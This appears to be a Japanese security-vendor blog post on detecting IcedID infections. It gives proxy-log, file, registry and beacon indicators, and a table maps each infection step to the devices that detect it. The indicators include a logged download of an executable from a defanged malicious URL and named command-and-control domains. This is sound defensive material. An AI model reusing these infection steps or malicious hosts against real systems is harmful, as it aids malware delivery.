1	表1 マクロ実行時のHTTP通信の特徴 をもつログがProxyログにあり、200レスポンスを応答している	感染	感染無
2	ホスト上で、%temp%temp.tmp が存在し、ファイルは実行形式である	感染	感染無
3	レジストリ HKEY_CURRENT_USER\\Software\\mysoftware1 が存在する	No1 No2の結果次第で感染の可能性あり	感染無
4	Proxyログに .club や .cyou などのホストへ定常的な通信ログがある	感染の可能性あり	感染無

☑ マクロ実行時のHTTP通信の特徴をもつログがProxyログにあり、200レスポンスを応答している

表1 マクロ実行時のHTTP通信の特徴 に記載した通り、マクロ実行時に発生するHTTP通信には特徴があります。この通信はホストに設定されたProxyを通って発生するため、組織内のProxyログでこのような特徴を持つ通信の有無とレスポンスコードを確認します。

当該通信が発生し、レスポンスコードが200であった場合、実行ファイルのダウンロードが完了している可能性があります。今回検証したファイルでは、実行ファイルのダウンロードが成功した場合、自動的にこの実行ファイルは実行されたため、送信元のホストはIcedIDに感染している可能性が高いと言えます。以下は、Proxyログで実行ファイルを取得する通信を確認した例です。

表2 マクロ実行時に発生した通信が確認できるProxyログの例

時間	宛先IPアドレス	リクエストメソッド	リクエストURL	ユーザエージェント	ステータスコード
5 Nov 2020 15:57:57 JST	51.38.154.24	GET	hxxp://oppose1345.com/update/TzjjNphW_iqhAegfQcItABSqdiNhdfprIBGPp/hnlNlyBhBigidYjnCRAogXjX/iuyala13	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)	200

☑ ホスト上で、%temp%temp.tmp が存在し、ファイルは実行形式である

チェックポイント1 で実行ファイルのダウンロードがあったホストでは、不審なdocファイルを実行した痕跡の有無を確認します。これまでの解説の通り、不審なdocファイルを実行したホストでは以下

のファイルが生成されます(図21)。これらのファイルがホスト上に存在する場合、当該ホストでは不審なdocファイルを実行したと言えます。

また、「C:\Users\【ユーザ名】\AppData\Local\Temp\temp.tmp」の実体が実行ファイルである場合、チェックポイント1と同様、本ファイルは自動的に実行されるため、送信元のホストはIcedIDに感染している可能性が高いと言えます。なお、C:\Users\【ユーザ名】\AppData\Local\Temp\in.com のタイムスタンプは、コピー元の mshta.exe の時間となるため、docファイルを実行した付近の時間より古い時間が表示される場合があります。

・ C:\Users\【ユーザ名】\AppData\Local\Temp\in.com
・ C:\Users\【ユーザ名】\AppData\Local\Temp\in.html
・ C:\Users\【ユーザ名】\AppData\Local\Temp\temp.tmp

図21 不審なdocファイル実行時に作成されるファイル

☑ レジストリ HKEY_CURRENT_USER\\Software\\mysoftware1 が存在する

不審なdocファイルを実行した際に生成されるスクリプトである C:\Users\【ユーザ名】\AppData\Local\Temp\in.html ファイルでは、不審なコードを書き出すレジストリ登録、および削除を一連の処理として行います。

そのため、in.html ファイルが実行されたホスト上では登録されたレジストリ値をあとから確認する

ことはできません。しかし、一連の処理で削除されるのは レジストリキーと値であるため、パスである「HKEY_CURRENT_USER\\Software\\mysoftware1」 はホスト上で確認できる可能性があります(図22)。このようなレジストリパスが存在する場合、このホストでは不審なdocファイルを実行した可能性があるため、チェックポイント1、2の状況を加味してホストの感染状況を判断します。



図22 不審なレジストリパスが存在する事例(レジストリキーは削除されている)

☑ Proxyログに .club や .cyou などのホストへ定常的な通信ログがある

本記事では詳細な解析を掲載しておりませんが、IcedIDに感染したホストは、revopilte3[.]club、aweragiprooslk[.]cyou などのホストに約5分に1回のビーコン通信を発生する事例を確認しております。送信先のドメインは変化する可能性があるため、「.club」、「.cyou」のTLDに対して定常的に通信を行っているホストを確認します。当てはまる挙動を持つホストがあった場合、接続しているドメインはIcedIDに関連する情報が公開されていないか、またはホストではチェックポイント1~3に当てはまる特徴があるかの検証内容を加味してホストの感染状況を判断します。

なお、確認の結果、この通信が不審なdocファイルを実行したことによると結論付けられる場合、ホストはマルウェアに感染している可能性が高いため、ビーコン通信の遮断有無にかかわらず対策が必要です。

セキュリティデバイスでの検知

最後に、不審なdocファイルを実行しIcedID に感染するまでの挙動のいくつかは一般的なセキュリティデバイスで検知可能です。

表3 IcedID に感染するまでの挙動と検知可能なデバイス

	挙動	**検知デバイス例**
①	パスワード付きzipファイルが添付された不審メールを受信する	パスワード付きzipファイルを解析可能なサンドボックス
②	パスワード付きzipファイルを展開しdocファイルを開いた後、word のコンテンツ有効化を許可しマクロを実行する。マクロは mshta.exe を in.com としてリネームコピーして保存する	EDR（※） 図23
③	マクロがin.html を生成する	
④	②で生成したファイルで in.html を実行する	
⑤	in.html は スクリプトをレジストリに書き出す	
⑥	in.html は ⑤で生成したレジストリを読み込み、内部関数を使ってスクリプトを実行する。ホストは外部からHTTP通信で実行ファイルを取得する。取得したファイルはtemp.tmp として保存される	IDS、Proxy
⑦	in.html は temp.tmp を実行し、IcedIDに感染する	

※Endpoint Detection and Response



図23 エンドポイントで不審なファイル作成を検知した例(CrowdStrike)

まとめ

本稿では、弊社SOCで確認したIcedIDの傾向と感染に至るまでのプロセスを解説しました。IcedIDは、弊社SOC監視環境下でも感染の被害を確認している検体です。

現在確認しているIcedIDのキャンペーンは、日本で利用されやすいパスワード付きzipを使って拡散します。そのため、メールゲートウェイによる拡張子規制による対策が難しく、メール受信者においては身に覚えのない添付ファイルを実行しないことが改めて重要になります。万が一docファイルを開いてしまっても、警告に出てくる「コンテンツ有効化」をしないことが重要です。

弊社SOCではこれらの特徴をSIEM(Security Information and Event Management)の相関監視ルールとして実装することでFirewallログやProxyログから実行ファイル取得通信や、感染通信を検知することが可能です。また、弊社が提供しているマネージドEDRサービスでは、エンドポイントでの不正なファイル作成の実行を検知・遮断可能です。これまでのネットワーク監視の視点に加え、エンドポイントでの対策を実施することでより効果的なマルウェア対策が実現できます。セキュリティログ監視サービスやマネージドEDRサービスにご興味がありましたら、お気軽にお問い合わせいただければ幸いです。

■関連サービス

セキュリティログ監視サービス（NeoSOC）

マネージドEDRサービス

NeoSOC（セキュリティオペレーションセンター）は、NRIセキュアが提供するセキュリティ監視サービスのブランド名称であり、日米にある監視センターを中心に24時間体制でセキュリティインシデントの分析を行っています。ここではNeoSOCを運営するセキュリティアナリストが、最新の脅威動向や実際に分析したセキュリティインシデントについて定期的に情報発信いたします。
